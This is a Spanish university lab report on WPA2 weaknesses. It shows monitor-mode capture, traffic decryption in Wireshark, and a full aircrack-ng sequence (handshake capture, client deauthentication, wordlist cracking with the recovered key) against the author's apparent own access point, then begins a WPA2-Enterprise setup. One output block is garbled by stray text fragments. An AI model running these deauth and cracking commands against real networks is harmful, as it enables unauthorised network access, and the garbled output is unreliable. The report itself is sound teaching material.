



Seguridad en Comunicaciones

Vulnerabilidades en WPA2

Javier Rodríguez Campo

1. Primera parte

1.1. Análisis de las comunicaciones del AP

Para que Wireshark muestre el tráfico de otros dispositivos inalámbricos de nuestro entorno, es necesario configurar la tarjeta de red en modo monitor (Figura 1).

```
javier@javier-ubuntu:~$ sudo airmon-ng start wlp3s0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  1364 avahi-daemon
  1369 NetworkManager
  1402 wpa_supplicant
  1439 avahi-daemon

PHY      Interface  Driver      Chipset
-----
phy0     wlp3s0        rtl8821ae   Realtek Semiconductor Co., Ltd. RTL8821AE 802.11ac PCIe Wireless Network Adapter

(mac80211 monitor mode vif enabled for [phy0]wlp3s0 on [phy0]wlp3s0mon)
(mac80211 station mode vif disabled for [phy0]wlp3s0)

javier@javier-ubuntu:~$ iwconfig
wlp3s0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
          Retry short limit:7 RTS thr=2347 B Fragment thr:off
          Power Management:on
```

Figura 1. Configuración de la tarjeta de red.

Una vez configurada la tarjeta de red en modo monitor, si se realiza una captura de Wireshark, es posible observar una gran cantidad de paquetes de control de la red WiFi. Para filtrar simplemente al tráfico producido por un smartphone, se establece el filtro visible en la Figura 2 (obtenido desde la configuración WiFi de dicho teléfono).




Figura 2. Tráfico 802.11 de un smartphone.

Debido a que sólo son visibles las cabeceras del nivel de enlace, se añaden las claves de descifrado IEEE 802.11 en Wireshark en el apartado '*Preferences > Protocols > IEEE 802.11 > Decryption keys*' para poder capturar tráfico de protocolos de nivel superior (Figura 3). [1]




Figura 3. Wireshark IEEE 802.11 Decryption keys.

Para ello, ha sido necesario el cálculo de la clave PSK, empleando la [herramienta web de Wireshark](#) (Figura 4). [2]





Figura 4. Cálculo de la clave PSK.

Se introducen tanto la clave *wpa-pwd* como la *wpa-psk* para poder descifrar el tráfico.




Figura 5. Decryption keys.

Cómo es posible observar, una vez reactivada la captura del tráfico y con el smartphone conectado, se captura tráfico de otros protocolos como *ICMP*, *DHCP*, *TCP*, *DNS*, etc. (Figuras 6 y 7).



No.	Time	Source	Destination	Protocol	Length	Info
431	12.076181357	::	ff02::1:ff8d:eb78	ICMPv6	155	Neighbor Solicitation for fe80::e2:9570:b8d:eb78
432	12.076540199	::	ff02::1:ff8d:eb78	ICMPv6	155	Neighbor Solicitation for fe80::e2:9570:b8d:eb78
433	12.078268597	::	ff02::1:ff8d:eb78	ICMPv6	152	Neighbor Solicitation for fe80::e2:9570:b8d:eb78
434	12.079844407	::	ff02::1:ff8d:eb78	ICMPv6	152	Neighbor Solicitation for fe80::e2:9570:b8d:eb78
435	12.079937481	0.0.0.0	255.255.255.255	DHCP	411	DHCP Discover - Transaction ID 0x7c8dd43c
436	12.080287397	0.0.0.0	255.255.255.255	DHCP	411	DHCP Discover - Transaction ID 0x7c8dd43c
437	12.080735322	0.0.0.0	255.255.255.255	DHCP	411	DHCP Discover - Transaction ID 0x7c8dd43c
438	12.080930653	0.0.0.0	255.255.255.255	DHCP	411	DHCP Discover - Transaction ID 0x7c8dd43c
439	12.084488887	0.0.0.0	255.255.255.255	DHCP	408	DHCP Discover - Transaction ID 0x7c8dd43c
440	12.084683927	fe80::e2:9570:b8d:e...	ff02::2	ICMPv6	131	Router Solicitation
441	12.084866781	fe80::e2:9570:b8d:e...	ff02::2	ICMPv6	131	Router Solicitation
442	12.084936284	fe80::e2:9570:b8d:e...	ff02::2	ICMPv6	131	Router Solicitation
443	12.085172527	fe80::e2:9570:b8d:e...	ff02::2	ICMPv6	131	Router Solicitation
444	12.085246435	fe80::e2:9570:b8d:e...	ff02::2	ICMPv6	131	Router Solicitation
445	12.086722742	fe80::e2:9570:b8d:e...	ff02::2	ICMPv6	128	Router Solicitation
447	12.096658137	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=667, FN=0, Flags=.....
448	12.112966099	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=671, FN=0, Flags=.....
449	12.113641043	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=671, FN=0, Flags=.....
450	12.126652521	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=673, FN=0, Flags=.....
452	12.143519395	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=677, FN=0, Flags=.....
453	12.156659944	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=679, FN=0, Flags=.....
454	12.177932578	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=682, FN=0, Flags=.....
455	12.178381613	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=682, FN=0, Flags=.....
458	12.216662486	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=684, FN=0, Flags=.....
460	12.246662720	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=686, FN=0, Flags=.....
461	12.263325186	fe80::e2:9570:b8d:e...	ff02::fb	MDNS	243	Standard query 0x0000 PTR _companion-link._tcp.local
462	12.263334594	fe80::e2:9570:b8d:e...	ff02::fb	MDNS	243	Standard query 0x0000 PTR _companion-link._tcp.local
463	12.263336967	fe80::e2:9570:b8d:e...	ff02::fb	MDNS	243	Standard query 0x0000 PTR _companion-link._tcp.local
464	12.263454696	fe80::e2:9570:b8d:e...	ff02::fb	MDNS	243	Standard query 0x0000 PTR _companion-link._tcp.local

Figura 6. Captura de tráfico de protocolos de nivel superior (I).



No.	Time	Source	Destination	Protocol	Length	Info
1661	22.269756748	192.168.0.33	17.253.63.201	TCP	147	56126 -> 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=6
1663	22.273998799	77.26.11.232	192.168.0.33	DNS	182	Standard query response 0xf2c2 A captive.g.aapling.c
1664	22.274061312	77.26.11.232	192.168.0.33	DNS	229	Standard query response 0x7abd Unknown (65) gsp85-ss
1665	22.275588175	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1749, FN=0, Flags=...P...
1671	22.406172404	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1750, FN=0, Flags=...P...
1672	22.410697705	17.253.63.201	192.168.0.33	TCP	143	80 -> 56126 [SYN, ACK] Seq=0 Ack=1 Win=64980 Len=0 MS
1673	22.410707175	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1751, FN=0, Flags=...P...
1674	22.411261331	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1752, FN=0, Flags=...P...
1675	22.411924046	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1753, FN=0, Flags=...P...
1676	22.412580588	192.168.0.33	17.253.63.201	TCP	135	56126 -> 80 [ACK] Seq=1 Ack=1 Win=131392 Len=0 TSval=
1677	22.413623291	192.168.0.33	17.253.63.201	HTTP	266	GET /hotspot-detect.html HTTP/1.0
1678	22.415916118	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1754, FN=0, Flags=...P...
1679	22.417119358	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1755, FN=0, Flags=...P...
1680	22.418587705	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1756, FN=0, Flags=...P...
1681	22.420936245	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1757, FN=0, Flags=...P...
1683	22.445925924	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1758, FN=0, Flags=...P...
1684	22.447043770	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1759, FN=0, Flags=...P...
1694	22.480232901	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1762, FN=0, Flags=...P...
1702	22.513179931	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1765, FN=0, Flags=...P...
1703	22.515929972	192.168.0.33	17.253.63.201	TCP	135	[TCP ACKed unseen segment] 56126 -> 80 [ACK] Seq=132
1704	22.515937464	192.168.0.33	17.253.63.201	TCP	135	[TCP ACKed unseen segment] 56126 -> 80 [ACK] Seq=132
1705	22.520713999	192.168.0.33	17.57.163.28	TCP	135	62105 -> 443 [ACK] Seq=1 Ack=1 Win=2958 Len=0 TSval=3
1706	22.520957522	192.168.0.33	17.57.163.28	TLSv1.2	652	Client Hello
1709	22.535081631	77.26.11.232	192.168.0.33	DNS	272	Standard query response 0xac33 A www.icloud.com CNAM
1710	22.535650518	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1766, FN=0, Flags=...P...
1711	22.537232653	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1767, FN=0, Flags=...P...
1712	22.538401172	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1768, FN=0, Flags=...P...
1713	22.539879965	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1769, FN=0, Flags=...P...
1714	22.541587608	6e:f2:d8:ad:f8:f0	Technico_cd:bf:e1	802.11	54	Null function (No data), SN=1770, FN=0, Flags=...P...

Figura 7. Captura de tráfico de protocolos de nivel superior (II).

Si se detiene la captura de tráfico, se desconecta el móvil de la red y se vuelve a conectar todo, es posible capturar el 4-way hand-shake. Para ello se establece un filtro con la dirección del smartphone y por el protocolo EAPOL (Figura 8).




Figura 8. Captura del 4-way hand-shake.

Mediante esto es posible la captura del PMKID, lo que abre la posibilidad de una considerable variedad de ataques como obtención de la contraseña por fuerza bruta, Evil Twins, MiTM, etc. Se comprueba la robustez del AP mediante el análisis de una trama *Disassociate* para comprobar el protocolo que está empleando el router. En este caso se trata del protocolo 802.11b, el cual permite la des-autenticación de clientes para la captura del 4-way handshake sin que estos se den cuenta.




Figura 9. Captura de trama Disassociate.

¿Por qué con WPA2-Enterprise esta debilidad no existe... si el suplicante está bien configurado? ¿A qué nos referimos con “si está bien configurado”?

Con WPA2-Enterprise el PMKID está configurado de forma segura por el servidor AAA, por lo que esta debilidad no existe debido al empleo de diversos mecanismos de autenticación mutua (certificados, claves pre compartidas, etc.). Por lo que se descartan ataques de fuerza bruta, pero en cambio, ataques MitM suplantando al AP y servidor AAA pueden derivar en el robo de las credenciales si el suplicante no está correctamente configurado. Con la correcta configuración en el suplicante, se refiere a la confirmación y validación de que se está empleando unos certificados legítimos.

¿Podría evitarse un ataque de suplantación de AP con la autenticación personal?

No es posible, ya que no se emplean mecanismos de autenticación mutua, por lo que se podrían realizar ataques de suplantación haciéndose pasar por el AP.

¿Tiene activada la funcionalidad “smart network switch” en su teléfono/tableta?. Si es así, ¿a qué riesgos se enfrenta?

Cómo es posible visualizar en la Figura 10, dicha funcionalidad viene activada por defecto. Esta funcionalidad cambia de forma automática entre la señal Wi-Fi y la conexión de datos del operador móvil cuando la señal es débil o inestable. Es una función muy útil debido a su comodidad, ya que el propio dispositivo se conecta automáticamente al AP cambiando de señal sin que el usuario haga nada. Pero desde el punto de vista de la seguridad, se enfrenta a diversos riesgos, ya que el móvil podría llegar a conectarse a puntos de acceso suplantados (*Evil Twin*) en los que es posible que se capture información sensible. [3]





Figura 10. “Smart network switch” en iOS.

1.2. Obtención ilícita de la clave pre-compartida

Debido a las conclusiones obtenidas en el anterior apartado, se procede a realizar un ataque para obtener la contraseña del AP mediante la captura del handshake (*PMKID*). Para ello se ha realizado según el siguiente procedimiento utilizando la suite de *aircrack-ng*:

1. Identificación del **BSSID** del punto de acceso deseado (*R-WIFI_ZmNxRFZ*).

```
airodump-ng wlp3s0mon
```




BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
38:3F:B3:CD:BF:E1	-29	22	0	0	10	130	WPA2 CCMP	PSK R-WIFI_ZmNxRFZ
3A:3F:B3:CD:BF:E3	-29	23	0	0	10	130	WPA CCMP	MGT wificlientesR
C0:9F:E1:87:AC:B2	-50	13	0	0	1	130	WPA2 CCMP	PSK MIWIFI_jRwt
E0:88:5D:BF:A7:3C	-53	18	0	0	5	130	WPA CCMP	PSK Tech D0007288
E2:88:5D:BF:A7:3D	-53	17	0	0	5	130	WPA CCMP	MGT wificlientesR
00:4A:77:4F:95:1C	-58	8	0	0	11	130	WPA2 CCMP	PSK JAZZTEL_SEk2
50:0F:F5:CB:EC:81	-58	11	0	0	6	270	WPA2 CCMP	PSK Nova ec80
5A:6C:9A:40:2A:88	-63	5	0	0	11	130	WPA2 CCMP	PSK MiFibra-2A88-24G
EC:6C:9A:40:2A:8A	-62	4	1	0	11	130	WPA2 CCMP	PSK MiFibra-2A88
B0:BE:76:D5:CD:BD	-66	6	0	0	1	130	WPA2 CCMP	PSK R-WLAN-8D
00:31:92:5C:EE:24	-63	3	0	0	10	130	WPA2 CCMP	PSK TP-Link_EE24

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	5A:67:E0:A3:C3:2C	-27	0	1	0	2	
E0:88:5D:BF:A7:3C	60:1D:9D:11:24:51	-55	0	1	0	1	

Figura 11. Identificación de las redes del entorno.

2. Iniciar *airodump-ng* para **capturar el handshake** del punto de acceso.

```
airodump-ng -w capture1 --output-format pcap --bssid 38:3F:B3:CD:BF:E1 --channel 10 wlp3s0mon
```



20:19:23 Created capture file "capture1-01.cap".

CH 10][Elapsed: 1 min][2022-05-24 20:20][WPA handshake: 38:3F:B3:CD:BF:E1

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
38:3F:B3:CD:BF:E1	-38	56	688	553	10	10	130	WPA2 CCMP	PSK R-WIFI_ZmNxRFZ

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
38:3F:B3:CD:BF:E1	6E:F2:D8:AD:F8:F0	-29	0e-1	6575	1460	PMKID	
38:3F:B3:CD:BF:E1	C6:B4:70:57:E6:03	-35	0e-5	0	39		

Figura 12. Captura del PMKID.

3. Usar *aireplay-ng* para **deautenticar** a un cliente conectado (nuestro smartphone).

```
aireplay-ng -0 10 -a 38:3F:B3:CD:BF:E1 -c 6E:F2:D8:AD:F8:F0 wlp3s0mon
```



```
CH 10 ][ Elapsed: 8 mins ][ 2022-05-24 20:27 ][ WPA handshake: 38:3F:B3:CD:BF:E1

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
38:3F:B3:CD:BF:E1 -38.52a? 4456 fac2617ba 3 10 130 r WPA2 CCMP ps PSK KR-WIFI_ZmNxRFZsu
contrainuesto?

BSSID STATION PWR Rate Lost Frames Notes Probes
38:3F:B3:CD:BF:E1 C6:E2:D8:AD:F8:F0 4-27 0e-1 0 0 001 PMKID bi tiene una buena
38:3F:B3:CD:BF:E1 C6:B4:70:57:E6:03 4-41 0e-1 0 0 4-266 PMKID sR-WIFI_ZmNxRFZ

¿A qué tipo de ataques abre la puerta esta realidad?
```

```
aircrack-ng -a2 -b 38:3F:B3:CD:BF:E1 -w custom-wordlist.txt capture1-01.cap
```

```
Reading packets, please wait...
Opening capture1-01.cap
Read 14230 packets.

1 potential targets
```

```
Aircrack-ng 1.6

[00:00:00] 62/62 keys tested (7412.72 k/s)

Time left: --

KEY FOUND! [ java ]

Master Key      : 0D 98 A2 DD 43 B7 9B D4 07 75 CD 6B 3C 6D 35 A6
                  0C CD 04 17 BA 63 05 09 06 16 CD 36 81 BD 51 FD

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 0C B3 35 D8 97 2D 32 9C F5 92 EF 66 08 58 19 93
```

7

2. Segunda parte

En este apartado, con la finalidad de incrementar la seguridad de un punto de acceso, se implementa el modo de seguridad WPA2-Enterprise. Para ello, es necesario el uso de un servidor FreeRADIUS, se emplea la máquina virtual de la práctica 2 para la realización de dicho servicio. La arquitectura implementada se muestra en la Figura 17.




Figura 17. Arquitectura para la implementación de WPA2-Enterprise. [3]

